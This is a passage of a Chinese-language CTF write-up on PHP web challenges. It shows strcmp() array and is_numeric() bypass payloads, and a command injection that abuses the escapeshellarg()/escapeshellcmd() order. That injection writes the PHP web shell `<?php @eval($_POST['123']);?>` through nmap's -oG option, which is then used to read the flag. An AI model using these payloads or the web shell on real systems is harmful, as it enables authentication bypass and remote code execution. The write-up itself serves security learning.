


6、那可以用科学计数法 `1e9` 表示 100000000，得到 flag：



【PHP strcmp() 函数漏洞】

此处关于金钱长度的另一种绕过方式是利用 PHP strcmp() 函数漏洞，这一个漏洞适用于 php 5.3 之前的版本，本题结合响应包中的头部信息泄露可确定符合利用条件：



我们首先看一下这个函数，这个函数是用于比较字符串的函数：

```
int strcmp ( string $str1 , string $str2 )
```

如果 str1 小于 str2 返回 < 0； 如果 str1 大于 str2 返回 > 0；如果两者相等，返回 0。

可知，传入的期望类型是字符串类型的数据，但是如果我们传入非字符串类型的数据的时候，这个函数将会有怎么样的行为呢？实际上，**当这个函数接受到了不符合的类型，这个函数将发生错误，但是在 5.3 之前的 php 中，显示了报错的警告信息后，将 return 0 !!! 也就是虽然报了错，但却判定其相等了**。这对于使用这个函数来做选择语句中的判断的代码来说简直是一个致命的漏洞，当然，php 官方在后面的版本中修复了这个漏洞，使得报错的时候函数不返回任何值。但是我们仍然可以使用这个漏洞对使用老版本 php 的网站进行渗透测试。

看一段示例代码：


```php
<?php
    $password="***************"
     if(isset($_POST['password'])){

        if (strcmp($_POST['password'], $password) == 0) {
            echo "Right!!!login success";n
            exit();
        } else {
            echo "Wrong password..";
        }
?>
```

对于这段代码，我们能用什么办法绕过验证呢， 只要我们 `$_POST['password']` 是一个数组或者一个 object 即可，但是上一个问题的时候说到过，只能上传字符串类型，那我们又该如何做呢。其实 php 为了可以上传一个数组，会把结尾带一对中括号的变量，例如 `xxx[]` 的 name（就是 `$_POST` 中的key），当作一个名字为 xxx 的数组构造类似如下的 request 即可使得上述代码绕过密码校验：

```
POST /login HTTP/1.1
Host: xxx.com
Content-Length: 41
Accept: application/json, text/javascript
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.59 Safari/53
7.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Connection: close

password[]=admin
```

【Payload 2】

综上，利用 PHP strcmp 函数的漏洞，我们可以用另外的 Payload : `password=404a&money[]=1` 来获得 Flag：




【Payload 3】

与此同时，password 参数也有另外一种绕过方式。

php 中的 `is_numeric()` 漏洞： `is_numeric` 函数对于空字符 `%00` ,无论是 `%00` 放在前后都可以判断为非数值，而 `%20` 空格字符只能放在数值后。所以，查看函数发现该函数对于第一个空格字符会跳过空格字符判断，接着后面的判断！

所以也可以用如下 Payload 3：`password=404%20&money[]=1` 获得 flag 值：





【题目小结】

1. 观察数据包，修改 cookie 中 user=0 的值绕过身份校验；
2. 观察网页源码获得解题提示，使用 php 中的 `is_numeric()` 漏洞或者 php 弱比较漏洞构造 `password= 404a` 或 `password=404%00`、 `password=404%20` 来绕过密码校验；
3. 使用科学计数法 `1e9` 或者 php strcmp() 函数漏洞（php 5.3版本之前）来绕过金额长度的限制。

No.10 Nmap 上传一句话木马

先来看看题目：





1、访问题目解题链接，属于 PHP 代码审计：

源码如下：

```php
<?php
if (isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {
    $_SERVER['REMOTE_ADDR'] = $_SERVER['HTTP_X_FORWARDED_FOR'];
}

if(!isset($_GET['host'])) {
    highlight_file(__FILE__);
} else {
    $host = $_GET['host'];
    $host = escapeshellarg($host);
    $host = escapeshellcmd($host);
    $sandbox = md5("glzjin". $_SERVER['REMOTE_ADDR']);
    echo 'you are in sandbox '.$sandbox;
    @mkdir($sandbox);
    chdir($sandbox);
    echo system("nmap -T5 -sT -Pn --host-timeout 2 -F ".$host);
}
```

【Nmap写入一句话木马】

题目提示是 RCE，从代码中可以看出，解题目标是向 host 参数传递目标 Payload 使得 system() 函数执行恶意命令。查阅资料可知道，**nmap 命令中 有一个 `-oG` 参数可以实现将命令和结果写到文件，我们可以借助该参数写入一句话木马到服务器指定文件中，并通过蚁剑链接后控制服务器、查看 Flag**。

故我们要实现：

```
nmap -T5 -sT -Pn --host-timeout 2 -F <?php @eval($_POST["123"]); ?> -oG hack.php
```

即实现：

```
?host=<?php @eval($_POST["123"]);?> -oG hack.php
```

【escapeshellarg 函数组合漏洞】

但是我们发现 host 参数传递的值会经过 `escapeshellarg()` 和 `escapeshellcmd()` 函数处理后再传递给 system 函数执行，先来了解下这两个函数：

函数	作用
escapeshellarg()	将给字符串增加一个单引号并且能引用或者转码任何已经存在的单引号，这样能确保直接将一个字符串传入 shell 函数，shell 函数包含 exec(), system() 执行运算符(反引号) 。
escapeshellcmd()	对字符串中可能会欺骗 shell 命令执行任意命令的字符进行转义（如&#; `| * ? ~ < >` ^()[]{}$等）。 此函数保证用户输入的数据在传送到 exec() 或 system() 函数，或者 执行操作符 之前进行转义。

这两个函数按代码里那样的顺序使用，是会产生漏洞的，如果是反过来就不会（漏洞详情介绍、PHP escapeshellarg()+escapeshellcmd() 之殇）。

下面简述一下该漏洞：

1. 假设传入的参数是：`172.17.0.2' -v -d a=1`；
2. 经过 `escapeshellarg()` 函数处理后变成了 `'172.17.0.2'\'' -v -d a=1'`，即先对单引号转义，再用单引号将左右两部分括起来从而起到连接的作用；
3. 经过 `escapeshellcmd()` 函数处理后变成 `'172.17.0.2'\\'' -v -d a=1\'`，这是因为 `escapeshellcmd()` 对 `\` 以及最后那个不配对儿的引号进行了转义；
4. 最后执行的命令是 `curl '172.17.0.2'\\'' -v -d a=1\'`，由于中间的 `\\` 被解释为 `\` 而不再是转义字符，所以后面的 `'` 没有被转义，与再后面的 `'` 配对儿成了一个空白连接符。所以可以简化为 `curl 172.17.0.2\ -v -d a=1'`，即向 `172.17.0.2\` 发起请求，POST 数据为 `a=1'`。

所以这里这些代码的本意是希望我们输入 ip 这样的参数做一个扫描，通过上面的两个函数来进行规则过滤转译，我们的输入会被单引号引起来，但是因为我们看到了上面的漏洞所以我们可以逃脱这个引号的束缚。

这里常见的命令后注入操作如 `| & &&` 都不行，虽然我们通过上面的操作逃过了单引号，但 `escapeshellcmd()` 函数会对这些特殊符号前面加上 `\` 来转移，但是我们之前就说了，要利用 nmap 的 `-oG` 参数，所以我们就可以构造 Payload：

```
?host=' <?php @eval($_POST["123"]);?> -oG hack.php '
```


注意 Payload 中首尾都加了单引号和空格，空格我还不懂啥意思……下面只分析加单引号的妙处。

运行以下测试代码：

```php
<?php
    $host1 = "123";
    $host2 = escapeshellarg($host1);
    $host3 = escapeshellcmd($host2);
    echo $host1."\n".$host2."\n".$host3."\n";
    echo "nmap -T5 -sT -Pn --host-timeout 2 -F ".$host3;
?>
```


结果如下：

在线工具



修改 `$host1 = "'123'"`（添加单引号），运行效果如下：

在线工具



来分析下运行结果：

```
'123'
''\''123'\'''
''\\''123'\\'''
nmap -T5 -sT -Pn --host-timeout 2 -F ''\\''123'\\'''
```

末尾的 `''\\''123'\\'''` 最终的转义执行过程：

1. 命令行 `nmap -T5 -sT -Pn --host-timeout 2 -F` 后面的前两个单引号形成了闭合表示空；而 `\\''` 的转义步骤：`\\` 转移成了 `\`，而 `\` 和后面的 `'` 转移成了 `'`，最后结果为 `''` 表示空；
2. 数字123后面的 `'\\'''` 的转义步骤则为：保留第一个 `'`，`\\'''` 同理变成 `'''`，正好和前一个 `'` 形成两个闭合，表示空。


就这样，输入 `'123'` 后 `123` 就变成了命令而不是带单引号的字符串。上面 Nmap 的 Payload 加单引号的原因则同理。

2、原理分析完，来看看 Payload 的利用和效果，在浏览器输入：


```
http://解题地址XXXX?host=' <?php @eval($_POST["123"]);?> -oG hack.php '
```

如下，服务端返回文件存储路径：


3、使用蚁剑链接 `http://XXXXX/5f19f45ad7b9da693206c096c48a2a8d/hack.php`，如下所示：




成功连接：



到根目录下可读取到 flag：



